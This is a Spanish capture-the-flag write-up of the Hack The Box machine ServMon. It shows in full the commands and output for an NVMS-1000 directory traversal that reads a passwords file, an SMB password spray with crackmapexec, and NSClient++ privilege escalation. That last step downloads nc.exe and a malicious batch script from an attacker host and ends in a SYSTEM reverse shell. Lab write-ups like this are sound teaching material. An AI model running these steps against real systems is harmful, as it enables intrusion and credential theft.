

ServMon

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina ServMon en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil (4.1).




Ilustración 1: ServMon.

La fase de enumeración dio comienzo haciendo uso de NMAP:




Ilustración 2: Comando de NMAP ejecutado.

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	Microsoft ftptd		
	ftp-anon	Anonymous FTP login allowed (FTP code 230) 01-18-20 12:05PM <DIR> Users					
	ftp-syst	SYST: Windows_NT					
22	tcp	open	ssh	syn-ack	OpenSSH	for_Windows_7.7	protocol 2.0
	ssh-hostkey	2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA) 256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA) 256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)					

Ilustración 3: Resultados de NMAP parte 1.

80	tcp	open	http	syn-ack			
	fingerprint-strings	GetRequest, HTTPOptions, RTSPRequest: HTTP/1.1 200 OK Content-type: text/html Content-Length: 340 Connection: close AuthInfo: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html xmlns="http://www.w3.org/1999/xhtml"> <head> <title></title> <script type="text/javascript"> window.location.href = "Pages/login.htm"; </script> </head> <body> </body> </html> NULL: HTTP/1.1 408 Request Timeout Content-type: text/html Content-Length: 0 Connection: close AuthInfo:					
	http-favicon	Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F					
	http-methods	Supported Methods: GET HEAD POST OPTIONS					
	http-title	Site doesn't have a title (text/html).					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack			
5040	tcp	open	unknown	syn-ack			
5666	tcp	open	tcpwrapped	syn-ack			
6063	tcp	open	tcpwrapped	syn-ack			
6699	tcp	open	tcpwrapped	syn-ack			

Ilustración 4: Resultados de NMAP parte 2.

8443	tcp	open	https-alt	syn-ack			
	fingerprint-strings	FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions: HTTP/1.1 404 Content-Length: 18 Document not found GetRequest: HTTP/1.1 302 Content-Length: 0 Location: /index.html					
	http-methods	Supported Methods: GET					
	http-title	NSClient++ Requested resource was /index.html					
	ssl-cert	Subject: commonName=localhost Issuer: commonName=localhost Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha1WithRSAEncryption Not valid before: 2020-01-14T13:24:20 Not valid after: 2021-01-13T13:24:20 MD5: 1d03 0c40 5b7a 0f6d d8c8 78e3 cba7 38b4 SHA-1: 7083 bd82 b4b0 f9c0 cc9c 5019 2f9f 9291 4694 8334					
	ssl-date	TLS randomness does not represent time					
49664	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49665	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49666	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49667	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49668	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49669	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49670	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Ilustración 5: Resultados de NMAP parte 3.

Analizando los resultados obtenidos se puede apreciar que es un sistema Windows, con un servidor FTP que permite conexiones anónimas, un servicio web en el puerto 80 y NSClient++ dando algún servicio web en el puerto 8443. Además, la máquina parece tener el servicio SSH habilitado.

Se decidió realizar una conexión al servidor FTP, como usuario *Anonymous*, para recabar más información:

```

root@kali:~/HTB_ServMon# ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>

```

Ilustración 6: Conexión con el usuario Anonymous realizada con éxito.

```

ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:05PM <DIR> Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:06PM <DIR> Nadine
01-18-20 12:08PM <DIR> Nathan
226 Transfer complete.
ftp>

```

Ilustración 7: Directorios existentes en el servidor FTP de la máquina ServMon.

Se encontraron dos directorios en el servidor FTP de la máquina ServMon, cada uno de ellos pertenecía a un usuario del sistema.

```

ftp> cd Nadine
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
01-18-20 12:08PM 174 Confidential.txt
226 Transfer complete.
ftp> get Confidential.txt
local: Confidential.txt remote: Confidential.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
174 bytes received in 0.04 secs (3.9467 kB/s)

```

Ilustración 8: Descarga de los ficheros del directorio Nadine.

```

root@kali:~/HTB_ServMon# cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once
you have edited it yourself and place it back into the secure folder.

Regards

Nadineroot@kali:~/HTB_ServMon# █

```

Ilustración 9: Lectura del fichero Confidential.txt.

En el fichero *Confidential.txt* del directorio *Nadine*, se podía encontrar un mensaje dirigido al usuario *Nathan*, donde se hablaba de una contraseña almacenada en un fichero, ubicado en el directorio del escritorio del usuario *Nathan*.

```

ftp> cd Nathan
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20 12:10PM 186 Notes to do.txt
226 Transfer complete.
ftp> get Notes to do.txt
local: to remote: Notes
200 PORT command successful.
550 The system cannot find the file specified.
ftp>

```

Ilustración 10: Descarga de los ficheros del directorio Nathan.

```

root@kali:~/HTB_ServMon# cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePointroot@kali:~/HTB_ServMon# █

```

Ilustración 11: Lectura del fichero "Notes to do.txt".

En el fichero "*Notes to do.txt*" del directorio *Nathan*, se podía encontrar una lista de las tareas que le faltaban por realizar al usuario *Nathan*, entre ellas cambiar la contraseña del software NVMS.

Si se accedía por el puerto 80 al servicio web que se ejecutaba en la máquina ServMon, se podía apreciar el panel de *login* del software NVMS-1000.



Ilustración 12: Web en <http://10.10.10.184/Pages/login.html>.

NMAP identificó que el servicio NSClient++ se estaba ejecutando en el puerto 8443, accediendo vía web y especificando que se use el protocolo HTTPS, se podía distinguir lo siguiente:





Ilustración 13: Web en <https://10.10.10.184:8443/index.html>.

Con la información obtenida de los ficheros del servidor FTP y los nombres y versiones de los diferentes softwares identificados, el vector de ataque estaba claro, la intrusión al sistema pasaba por vulnerar la seguridad de NVMS-1000 o NSClient++. Buscando diferentes *exploits*, se encontró lo siguiente:




A terminal window showing the results of a searchsploit query for 'NVMS'. The results are displayed in a table with two columns: 'Exploit Title' and 'Path'. There are four entries listed. Below the table, it says 'Shellcodes: No Results'.

Exploit Title	Path
NVMS 1000 - Directory Traversal	hardware/webapps/47774.txt
OpenVms 5.3/6.2/7.x - UCX POP Server Arbitrar	multiple/local/21856.txt
OpenVms 8.3 Finger Service - Stack Buffer Ove	multiple/dos/32193.txt
TVT NVMS 1000 - Directory Traversal	hardware/webapps/48311.py

Shellcodes: No Results

Ilustración 14: Exploits para NVMS.



A terminal window showing the results of a searchsploit query for 'NSClient'. The results are displayed in a table with two columns: 'Exploit Title' and 'Path'. There are two entries listed. Below the table, it says 'Shellcodes: No Results'.

Exploit Title	Path
NSClient++ 0.5.2.35 - Authenticated Remote Co	json/webapps/48360.txt
NSClient++ 0.5.2.35 - Privilege Escalation	windows/local/46802.txt

Shellcodes: No Results

Ilustración 15: Exploits para NSClient.

El *exploit* existente de NSClient++ es para realizar una escalada de privilegios, por tanto, la intrusión al sistema debe realizarse a través de los *exploits* de NVMS 1000, concretamente el propio del CVE-2019-20085. Que explota un *Directory Traversal*, pudiéndose así obtener información de los ficheros del sistema.



A terminal window showing the execution of a directory traversal exploit. The user runs a python command to exploit a vulnerability on 10.10.10.184. The output shows 'Directory Traversal Succeeded' and 'Saving Output'. Then, the user runs 'cat win.ini' and the contents of the file are displayed, including sections like [fonts], [extensions], [mci extensions], [files], [Mail], and MAPI=1.

```

root@kali:~/HTB_ServMon# python 48311.py http://10.10.10.184/Pages/login.htm windows/win.ini win.ini
Directory Traversal Succeeded
Saving Output
root@kali:~/HTB_ServMon# cat win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
root@kali:~/HTB_ServMon#

```

Ilustración 16: Obteniendo el fichero win.ini de la máquina 10.10.10.184.

En el fichero *Confidential.txt* se hacía referencia a un fichero en el escritorio del usuario *Nathan*, así que se procedió a descargarlo.

```
root@kali:~/HTB_ServMon# python 48311.py http://10.10.10.184/ Users/Nathan/Desktop/Passwords.txt Passwords.txt
Directory Traversal Succeeded
Saving Output
root@kali:~/HTB_ServMon# cat Passwords.txt
Insp3ctTh3Way2Mars!
Th3r34r3T0M4nyTra1t0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGw1llF0ll0w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$root@kali:~/HTB_ServMon#
```

Ilustración 17: Descarga del fichero Passwords.txt del usuario Nathan.

Con las contraseñas obtenidas y los nombres de los dos usuarios conocidos, se ejecutó un ataque de diccionario al protocolo SMB, para averiguar la contraseña de alguno de los dos usuarios en el sistema.

```
root@kali:~/HTB_ServMon# echo "Nadine" > UsersServMon.txt
root@kali:~/HTB_ServMon# echo "Nathan" >> UsersServMon.txt
root@kali:~/HTB_ServMon# crackmapexec smb 10.10.10.184 -u UsersServMon.txt -p Passwords.txt
CME 10.10.10.184:445 SERVMON [*] Windows 10.0 Build 18362 (name:SERVMON) (domain:SERVMON)
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nadine:Insp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nadine:Th3r34r3T0M4nyTra1t0r5! STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [+ ] SERVMON\Nadine:L1k3B1gBut7s@W0rk
[*] KTHXBYE!
root@kali:~/HTB_ServMon#
```

Ilustración 18: Haciendo uso de Crackmapexec para ejecutar un ataque de diccionario.

Se obtuvo la contraseña del usuario *Nadine* y se accedió al sistema vía SSH, consiguiendo así la *flag* de *user.txt*.

```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Nadine> whoami
servmon\nadine
PS C:\Users\Nadine>
```

Ilustración 19: Acceso al sistema mediante SSH con el usuario Nadine.


```

PS C:\Users\Nadine> cd .\Desktop\
PS C:\Users\Nadine\Desktop> ls

Directory: C:\Users\Nadine\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            18/04/2020   16:52           34 user.txt

PS C:\Users\Nadine\Desktop> cat .\user.txt
3ef3828118b5a60974c07695a66d7167
PS C:\Users\Nadine\Desktop>

```

Ilustración 20: Flag user.txt.

Para conseguir acceso como usuario administrador del sistema, el vector de ataque estaba claro desde la fase de *fingerprinting*, dado que NSClient++ 0.5.2.35 posee un *exploit* para tal finalidad.

Simplemente se debían seguir los pasos que se describen en <https://www.exploit-db.com/exploits/46802>, el principal problema que se encontró fue la gran inestabilidad de la máquina en los servidores públicos de Hack The Box, haciendo muy difícil llevar a cabo esta tarea.

En los ficheros de configuración se podía obtener la contraseña del usuario administrador de la Web de NSClient++ o también ejecutando un comando específico:

```

PS C:\Program Files\NSClient++> cat .\nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help

; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwX0T

```

Ilustración 21: Contraseña del usuario administrador de la web de NSClient++.

```
PS C:\Program Files\NSClient++> .\nscp.exe web password --display
Current password: ew2x6SsGTxjRwX0T
PS C:\Program Files\NSClient++>
```




Ilustración 22: Contraseña del usuario administrador de la web de NSClient++.

El siguiente paso consistía en iniciar sesión en la web con el usuario y contraseña, para poder cargar los módulos que ejecutarían el script malicioso que daría acceso al sistema, tal y como se indicaban en el *exploit*.

```
PS C:\Temp> $urlMrTux="http://10.10.15.88/nc.exe"
PS C:\Temp> Invoke-WebRequest -Uri $urlMrTux -OutFile nc.exe
PS C:\Temp> $urlMrTux="http://10.10.15.88/mrtux.bat"
PS C:\Temp> Invoke-WebRequest -Uri $urlMrTux -OutFile mrtux.bat
PS C:\Temp> █
```

Ilustración 23: Descarga del script malicioso.




Ilustración 24: Inicio de sesión con el usuario administrador.




Ilustración 25: Carga del script malicioso.




Ilustración 26: Creando una tarea que ejecute el script malicioso cada minuto.

Una vez se finalizaron los pasos descritos anteriormente, se esperaron unos segundos, y se consiguió acceso al sistema como usuario administrador.

```
root@kali:~/HTB_ServMon# nc -lvnp 6556
listening on [any] 6556 ...
connect to [10.10.15.17] from (UNKNOWN) [10.10.10.184] 54980
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system

C:\Program Files\NSClient++>cd C:\Users\Administrator
cd C:\Users\Administrator
```

Ilustración 27: Obteniendo una shell como usuario administrador del sistema.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
12789b4f934125c3a620bd2e0df07587
```

Ilustración 28: Flag root.txt.

Como conclusión se podría que no ha sido una máquina muy divertida, principalmente porque en la escalada de privilegios hubo excesivos problemas con la estabilidad de la máquina, pero independientemente de eso, ha sido sencillo y productivo.